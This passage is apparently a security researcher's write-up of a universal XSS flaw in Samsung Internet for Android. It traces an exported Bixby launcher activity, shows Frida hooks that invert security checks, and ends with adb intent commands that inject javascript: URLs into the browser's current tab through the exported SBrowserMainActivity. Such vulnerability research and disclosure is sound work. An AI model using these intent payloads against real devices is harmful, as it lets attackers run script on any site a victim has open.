

New Methodology
Typically, our methodology for Android assessments focuses on traffic interception
and API analysis. However, for this assessment, we shifted our strategy to a deep
dive into the source code and Android-specific logic rather than network traffic.
Our entry point was the AndroidManifest.xml.
Entry Point: Exported Bixby Launcher Activity
The most eye-catching part in the Android manifest file is always the exported
activities that can be found with this attribute android:exported="true".
Based on past experience, if it has the deeplink, it makes it even better because we
can call it with just one link from a Web. So there were a few activities that
matched our expectations, and we started with this one:
<activity
    android:theme="@android:style/Theme.Translucent.NoTitleBar"
    android:name="com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity"
    android:exported="true"
    android:excludeFromRecents="true"
    android:launchMode="singleInstance"
    android:noHistory="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="samsunginternet"
            android:host="com.sec.android.app.sbrowser"/>
    </intent-filter>
</activity>
OnCreate
Android activities have certain methods that are called in different situations
(Read More).
One of these methods is onCreate, which is called first when the activity
starts. We began by looking at the onCreate method of the
BixbySBrowserLauncherActivity activity:
@Override // android.app.Activity
public void onCreate(Bundle bundle) throws UnsupportedEncodingException {
    super.onCreate(bundle);
    Log.i("BixbyLauncherActivity", "onCreate()");
    SALoggingInitializer.initialize(getApplication());
    handleIntent(getIntent());
    finish();
}
It just receives the
intent
from the input and passes it to the handleIntent function:
private void handleIntent(Intent intent) throws UnsupportedEncodingException {
    String pathSegments;
    Log.i("BixbyLauncherActivity", "[handleIntent]");
    if (isAllowedPackage(intent)) {
        String action = intent.getAction();
        Uri data = intent.getData();
        setTaskIds(intent);
        if (!"android.intent.action.VIEW".equals(action) || data == null) {
            return;
        }
        String string = data.toString();
        List<String> pathSegments2 = data.getPathSegments();
        this.mPathSegments = pathSegments2;
        if (pathSegments2 == null || pathSegments2.size() == 0 || (pathSegments = getPathSegments(0)) == null) {
            return;
        }
        handleGoals(string, pathSegments);
    }
}
Checker Functions: isAllowedPackage
If you look at the code for the handleIntent, there is a function called
isAllowedPackage that checks the intent at the beginning. Based on its
name, you can probably guess why it exists here:
private boolean isAllowedPackage(Intent intent) {
    if (GEDUtils.isGED() || !"android.intent.action.VIEW".equals(intent.getAction())) {
        return false;
    }
    Uri uri = (Uri) intent.getParcelableExtra("android.intent.extra.REFERRER");
    String stringExtra = intent.getStringExtra("android.intent.extra.REFERRER_NAME");
    intent.removeExtra("android.intent.extra.REFERRER");
    intent.removeExtra("android.intent.extra.REFERRER_NAME");
    String host = getReferrer() == null ? null : getReferrer().getHost();
    intent.putExtra("android.intent.extra.REFERRER", uri);
    intent.putExtra("android.intent.extra.REFERRER_NAME", stringExtra);
    if (host != null && Constants.BIXBY_AGENT_PKG_NAME.equals(host)) {
        return true;
    }
    androidx.compose.ui.text.font.a.q("NOT allowed package : ", host, "BixbyLauncherActivity");
    return false;
}
It prevents random apps, deep links, emulators, etc., from starting the activity, restricting access to this component (Bixby).
This function contains three failure conditions:
- if
GEDUtils.isGED()is true, the code stops immediately and denies execution. - if the intent action is anything other than
android.intent.action.VIEW, the code stops and denies execution - if the host (extracted from the intent referrer) equals
Constants.BIXBY_AGENT_PKG_NAME, access is allowed; otherwise, access is denied, and a log entry is written.
Check One: GEDUtils.isGED()
- GED = Generic / Emulated Device (non-Samsung execution context).
public class GEDUtils {
    public static boolean isGED() {
        return ApplicationStatus.getApplicationContext()
            .getSharedPreferences("debug_preferences", 0)
            .getBoolean("pref_emulate_non_samsung_device", false)
            || PlatformInfo.SPL_VERSION == 1000;
    }
}
The function detects non-Samsung or emulated environments by checking a debug preference and a platform version value. When either indicates a generic context, it flags the environment as untrusted and is used to block or alter execution paths. During emulator testing, this check was bypassed by hooking the function with Frida and reversing its return value:
var GEDUtils = Java.use("com.sec.android.app.sbrowser.common.device.GEDUtils");
GEDUtils.isGED.implementation = function () {
    console.log(`GEDUtils.isGED called, original result: ${this.isGED()} new result: ${!this.isGED()}`);
    return !this.isGED(); // flips the result
};
// Log: GEDUtils.isGED called, original result: true new result: false
Check Two: android.intent.action.VIEW
The second condition ensures that only intents with the action
android.intent.action.VIEW are processed, while all others are rejected.
However, since the caller can fully control the action, this condition does not offer
significant security.
Check Three: com.samsung.android.bixby.agent
The third condition is in the referrer logic. Here, the activity checks the system
referrer and only allows execution if it resolves to
com.samsung.android.bixby.agent. If not, the intent is discarded.
Bixby Referrer Limits the Attack Surface
At this point, the GED check and referrer validation restricted execution to genuine
Samsung devices and intents from com.samsung.android.bixby.agent. This
significantly reduced the attack surface and made direct exploitation through this
activity unlikely. Since our goal was to understand how it works and to comprehend
the entire component, we disabled the isAllowedPackage security check
using a Frida script to continue tracing the Intent (this is the most
important milestone of this bug). The script simply reversed the method's
return value, changing false to true.
var BixbySBrowserLauncherActivity = Java.use("com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity");
BixbySBrowserLauncherActivity["isAllowedPackage"].implementation = function (intent) {
    let result = this["isAllowedPackage"](intent);
    console.log(`\n\nBixbySBrowserLauncherActivity.isAllowedPackage is called: Byppassed!`);
    return !result;
};
Continue to Discover Whole Flow
At the bottom of the isAllowedPackage, we encountered the snippet of
code below in the handleIntent function:
String action = intent.getAction();
Uri data = intent.getData();
setTaskIds(intent);
if (!"android.intent.action.VIEW".equals(action) || data == null) {
    return;
}
String string = data.toString();
List<String> pathSegments2 = data.getPathSegments();
this.mPathSegments = pathSegments2;
if (pathSegments2 == null || pathSegments2.size() == 0 || (pathSegments = getPathSegments(0)) == null) {
    return;
}
handleGoals(string, pathSegments);
The code first performs a basic check on the action of the intent and ensures the
data is not null. Then, it extracts the URI path segments and stops
if they are missing or empty. If these conditions are met, it calls
handleGoals with the full URI string and the first path
segment.
We can call the handleGoals function with this adb command (while Frida
is running in the background to disable isAllowedPackage):
adb shell am start \
  -n com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity \
  -a android.intent.action.VIEW \
  -c android.intent.category.DEFAULT \
  -c android.intent.category.BROWSABLE \
  -d "samsunginternet://com.sec.android.app.sbrowser/path1/path2"
Result:

The next function that we need to review is handleGoals:
private void handleGoals(String str, String str2) throws UnsupportedEncodingException {
    str2.getClass();
    switch (str2) {
        case "ReadWebpage":
            handleReadAloud();
            break;
        case "OpenNewTab":
            startActivityForBixby("com.sec.android.app.sbrowser.INTENT_OPEN_NEW_TAB");
            break;
        ...
        case "ShareVia":
            handleShareVia(str2);
            break;
        case "OpenSavedpages":
            startActivityForBixby("com.sec.android.app.sbrowser.INTENT_OPEN_SAVEDPAGES");
            break;
        case "OpenTabs":
            startActivityForBixby("com.sec.android.app.sbrowser.INTENT_OPEN_TABS");
            break;
        case "AccessIdentifiedWebsite":
        case "AccessWebsite":
            handleAccessWebsite(str);
            break;
        ...
    }
}
The handleGoals checks the value of str2 and uses it to
decide what to do. Each possible value maps to a specific action, and for most of
them, it starts startActivityForBixby with a specific action; others call
separate functions that handle additional logic. if the value is not recognized, the
function does nothing.
After reviewing some of them, the AccessWebsite case, which runs
handleAccessWebsite caught our attention.
Let's see what happens inside handleAccessWebsite:
private void handleAccessWebsite(String str) throws UnsupportedEncodingException {
    Log.i("BixbyLauncherActivity", "[handleAccessWebsite]");
    String strSubstring = str.substring(str.indexOf("?") + 1);
    String pathSegments = getPathSegments(1);
    String pathSegments2 = getPathSegments(2);
    if (pathSegments == null || pathSegments2 == null) {
        return;
    }
    EngLog.d("BixbyLauncherActivity", "[handleAccessWebsite] url : " + strSubstring);
    if (UrlUtils.isJavascriptSchemeOrInvalidUrl(strSubstring) || UrlUtils.isForbiddenUri(Uri.parse(strSubstring)) || UrlUtils.isDataUrl(strSubstring)) {
        Log.i("BixbyLauncherActivity", "shouldIgnoreIntent, return");
        return;
    }
    if ("null".equals(strSubstring)) {
        strSubstring = getSearchUrl("default", pathSegments2, pathSegments);
    }
    Intent intentCreateIntentWithTargetTask = createIntentWithTargetTask("com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE");
    intentCreateIntentWithTargetTask.putExtra("extra_access_url", strSubstring);
    try {
        getApplicationContext().startActivity(intentCreateIntentWithTargetTask);
        SALogging.sendEventLogWithoutScreenID("9188");
    } catch (ActivityNotFoundException e) {
        androidx.recyclerview.widget.a.k(e, new StringBuilder("[handleAccessWebsite]"), "BixbyLauncherActivity");
    }
}
As shown, the function splits the incoming intent link into two parts, the path segments and the query string. Given an example:
samsunginternet://com.sec.android.app.sbrowser/AccessWebsite/pathSegments1/pathSegments2/?https://blog.voorivex.team
Everything after the ? is treated as the target URL,
while seg1 and seg2 are extarcted from the path.
After confirming that the URL is safe using several checker functions, like
isJavascriptSchemeOrInvalidUrl or isForbiddenUri, then the
function creates a new intent, and it attaches the URL using the
extra_access_url extra and the
com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE action. The intent is
then passed to another activity. Let's see in action:
adb shell am start \
  -n com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity \
  -a android.intent.action.VIEW \
  -c android.intent.category.DEFAULT \
  -c android.intent.category.BROWSABLE \
  -d "samsunginternet://com.sec.android.app.sbrowser/AccessWebsite/pathSegments1/pathSegments2/?https://blog.voorivex.team"
Component Boundary: Intent Passed to a New Activity
Before the intent is passed to another activity, it undergoes several checks,
including isJavascriptSchemeOrInvalidUrl, isForbiddenUri,
and isDataUrl, to ensure it is valid.
public static boolean isJavascriptSchemeOrInvalidUrl(String str) {
    String sanitizedUrlScheme = getSanitizedUrlScheme(str);
    if (sanitizedUrlScheme != null) {
        Locale locale = Locale.US;
        if (sanitizedUrlScheme.toLowerCase(locale).equals(UrlConstants.JAVASCRIPT_SCHEME) || sanitizedUrlScheme.toLowerCase(locale).equals(UrlConstants.JAR_SCHEME)) {
            return true;
        }
    }
    return false;
}
public static boolean isForbiddenUri(Uri uri) {
String scheme = uri.getScheme();
if (scheme == null) {
return false;
}
if (!"file".equals(scheme.toLowerCase(Locale.US))) {
return !ACCEPTED_SCHEMES.contains(scheme);
}
String path = uri.getPath();
if (path == null) {
return true;
}
Iterator<String> it = FILE_WHITELIST.iterator();
while (it.hasNext()) {
if (path.startsWith(it.next())) {
return false;
}
}
return true;
}
If any of these checks return true, the method exits right away. if the extracted
value is the literal string "null," the method creates a fallback search URL using
the path segments instead. Only when all checks are successful does it create an
intent, set extra_access_url to the URL, set the action to
com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE, and start the
current activity with that intent using startActivity. To ensure which
activity will be called, we used this Frida script:
// frida -U -f <package.name> -l log_startActivity.js --no-pause

Java.perform(function () {
    const Activity = Java.use("android.app.Activity");
    const ContextImpl = Java.use("android.app.ContextImpl");
    function logIntent(intent) {
        if (!intent) return;
        const comp = intent.getComponent();
        const extras = intent.getExtras();
        console.log("=== startActivity ===");
        console.log("Action      :", intent.getAction());
        console.log("Component   :", comp ? comp.getClassName() : "null");
        console.log("Data        :", intent.getDataString());
        if (extras) {
            const keySet = extras.keySet().toArray();
            console.log("Extras:");
            keySet.forEach(function (k) {
                console.log("  " + k + " = " + extras.get(k));
            });
        } else {
            console.log("Extras      : null");
        }
        console.log("=====================");
    }
    Activity.startActivity.overload("android.content.Intent").implementation = function (intent) {
        logIntent(intent);
        return this.startActivity(intent);
    };
    ContextImpl.startActivity.overload("android.content.Intent").implementation = function (intent) {
        logIntent(intent);
        return this.startActivity(intent);
    };
    ContextImpl.startActivity
        .overload("android.content.Intent", "android.os.Bundle")
        .implementation = function (intent, bundle) {
            logIntent(intent);
            return this.startActivity(intent, bundle);
        };
});
=== startActivity ===
Action : com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE
Component : com.sec.android.app.sbrowser.SBrowserMainActivity
Data : null
Extras:
extra_access_url = https://blog.voorivex.team/
extra_by_capsule = true
=====================
It passed to com.sec.android.app.sbrowser.SBrowserMainActivity with two
extras: extra_access_url and extra_by_capsule, and the
action com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE.
The Sink
We had a transition in the BixbyLauncher Activity that generated an
intent and called another activity named
com.sec.android.app.sbrowser.SBrowserMainActivity with the
extra_access_url parameter in the intent.
So, we began tracing the flow by searching for the extra_access_url
parameter throughout the entire source code:

We found this function named accessWebsite that takes an intent as input
and runs loadUrl with two arguments: one is getCurrentTab()
and the second is the value of extra_access_url. after hooking it, I
confirmed it was the right one:
private void accessWebsite(Intent intent) {
    Log.i("si__MainViewBixby", "[accessWebsite]");
    loadUrl(getCurrentTab(), intent.getStringExtra("extra_access_url"));
    finishEditMode();
}
var MainViewBixby = Java.use("com.sec.android.app.sbrowser.main_view.MainViewBixby");
MainViewBixby["accessWebsite"].implementation = function (intent) {
console.log(`MainViewBixby.accessWebsite is called: intent=${intent}`);
this["accessWebsite"](intent);
};
Let's look at the loadUrl function:
private void loadUrl(final SBrowserTab sBrowserTab, final String str) {
    if (sBrowserTab == null) {
        this.mNewTabHandler.loadUrlWithNewTab(str, null, true, isSecretModeEnabled(), TabLaunchType.FROM_EXTERNAL_APP, false);
    } else if (sBrowserTab.isNativePage() && sBrowserTab.isLoading()) {
        sBrowserTab.addEventListener(new SBrowserTabEventListener() { // from class: com.sec.android.app.sbrowser.main_view.MainViewBixby.1
            @Override // com.sec.android.app.sbrowser.sbrowser_tab.SBrowserTabEventListener
            public void onClosed(SBrowserTab sBrowserTab2) {
                sBrowserTab.removeEventListener(this);
            }
            @Override
            public void onLoadFailed(SBrowserTab sBrowserTab2, int i, String str2) {
                sBrowserTab.removeEventListener(this);
            }
            @Override
            public void onLoadFinished(SBrowserTab sBrowserTab2, String str2) {
                sBrowserTab.loadUrl(str);
                sBrowserTab.removeEventListener(this);
            }
        });
    } else {
        sBrowserTab.loadUrl(str);
    }
}
This method loads a URL into a browser tab. If no tab exists, it opens the URL in a
new tab. If the tab is busy loading a native page, it waits until loading finishes
and then loads the URL. Otherwise, the function immediately calls
sBrowserTab.loadUrl(str).

This is the endpoint, and it's our final step in tracing the flow. Now we can map all the steps from beginning to end.
The Whole Flow Diagram
Path 1: Not Exploitable
So, there was a question: What would happen if we bypassed all those checks and got
the JavaScript scheme into our loadUrl method? Would this create a
vulnerability, or does it not work that way to become a vulnerability?
To answer this question, we need to bypass three checker functions using Frida and send the intent with adb.
Simply reverse the outputs of all checkers with !result;:
var BixbySBrowserLauncherActivity = Java.use("com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity");
BixbySBrowserLauncherActivity["isAllowedPackage"].implementation = function (intent) {
    let result = this["isAllowedPackage"](intent);
    console.log(`\n\nBixbySBrowserLauncherActivity.isAllowedPackage is called: Byppassed!`);
    return !result;
};

var UrlUtils = Java.use("com.sec.android.app.sbrowser.common.utils.UrlUtils");
UrlUtils["isJavascriptSchemeOrInvalidUrl"].implementation = function (str) {
    let result = this["isJavascriptSchemeOrInvalidUrl"](str);
    console.log(`UrlUtils.isJavascriptSchemeOrInvalidUrl is called: Byppassed!`);
    return !result;
};

var UrlUtils = Java.use("com.sec.android.app.sbrowser.common.utils.UrlUtils");
UrlUtils["isForbiddenUri"].implementation = function (uri) {
    let result = this["isForbiddenUri"](uri);
    console.log(`UrlUtils.isForbiddenUri called: Byppassed!`);
    return !result;
};
adb shell am start \
-n com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity \
-a android.intent.action.VIEW \
-c android.intent.category.DEFAULT \
-c android.intent.category.BROWSABLE \
-d "samsunginternet://com.sec.android.app.sbrowser/AccessWebsite/pathSegments1/pathSegments2/?javascript:alert\(origin\)"Result:

So the answer is yes, if we can bypass the checker functions. Since
loadUrl gets the current tab and opens any link, including JavaScript
schemes, and executes them on the current page means we have XSS on every website
the browser can access, resulting in UXSS. However, we couldn't bypass all those
functions :) But it's not the end of our write-up.
Path 2: Exploitable
Analyzing the whole flow revealed a critical architectural flaw (step 9). The Bixby
Launcher eventually passes the request to
com.sec.android.app.sbrowser.SBrowserMainActivity.
Upon reviewing the Manifest again, we discovered that SBrowserMainActivity is also exported:
<activity
    android:theme="@style/MainTheme"
    android:label="@string/app_name_internet"
    android:name="com.sec.android.app.sbrowser.SBrowserMainActivity"
    android:exported="true"
    ...
What happens if we just call the activity directly?
So we generate the adb command based on this:
- Activity:
com.sec.android.app.sbrowser/.SBrowserMainActivity - Action:
com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE - Extra String:
extra_access_url "https://google.com" - Extra Boolean:
extra_by_capsule true
adb shell am start \
  -n com.sec.android.app.sbrowser/.SBrowserMainActivity \
  -a com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE \
  --es extra_access_url "https://google.com" \
  --ez extra_by_capsule true
The SBrowser simply opened Google.com, and it worked; the Sink was the same!
However, we weren't sure if there were any checks or protections in place, so we needed to find out. The hard way would be to read the entire source code and trace the input to this point, but the easy way is to test the last payload to see if it works.
So, we simply change https://google.com to javascript:alert(origin):
adb shell am start \
  -n com.sec.android.app.sbrowser/.SBrowserMainActivity \
  -a com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE \
  --es extra_access_url "javascript:alert\(origin\)" \
  --ez extra_by_capsule true
And finally, we saw the origin pop-ups appear on Google.com :)
Why Google.com? Because the previous tab opened was google.com, and if you remember, it gets the current tab and runs the JavaScript.
By sending this intent directly to the exported SBrowserMainActivity,
an attacker can trigger a UXSS. This allows arbitrary JavaScript to run on all
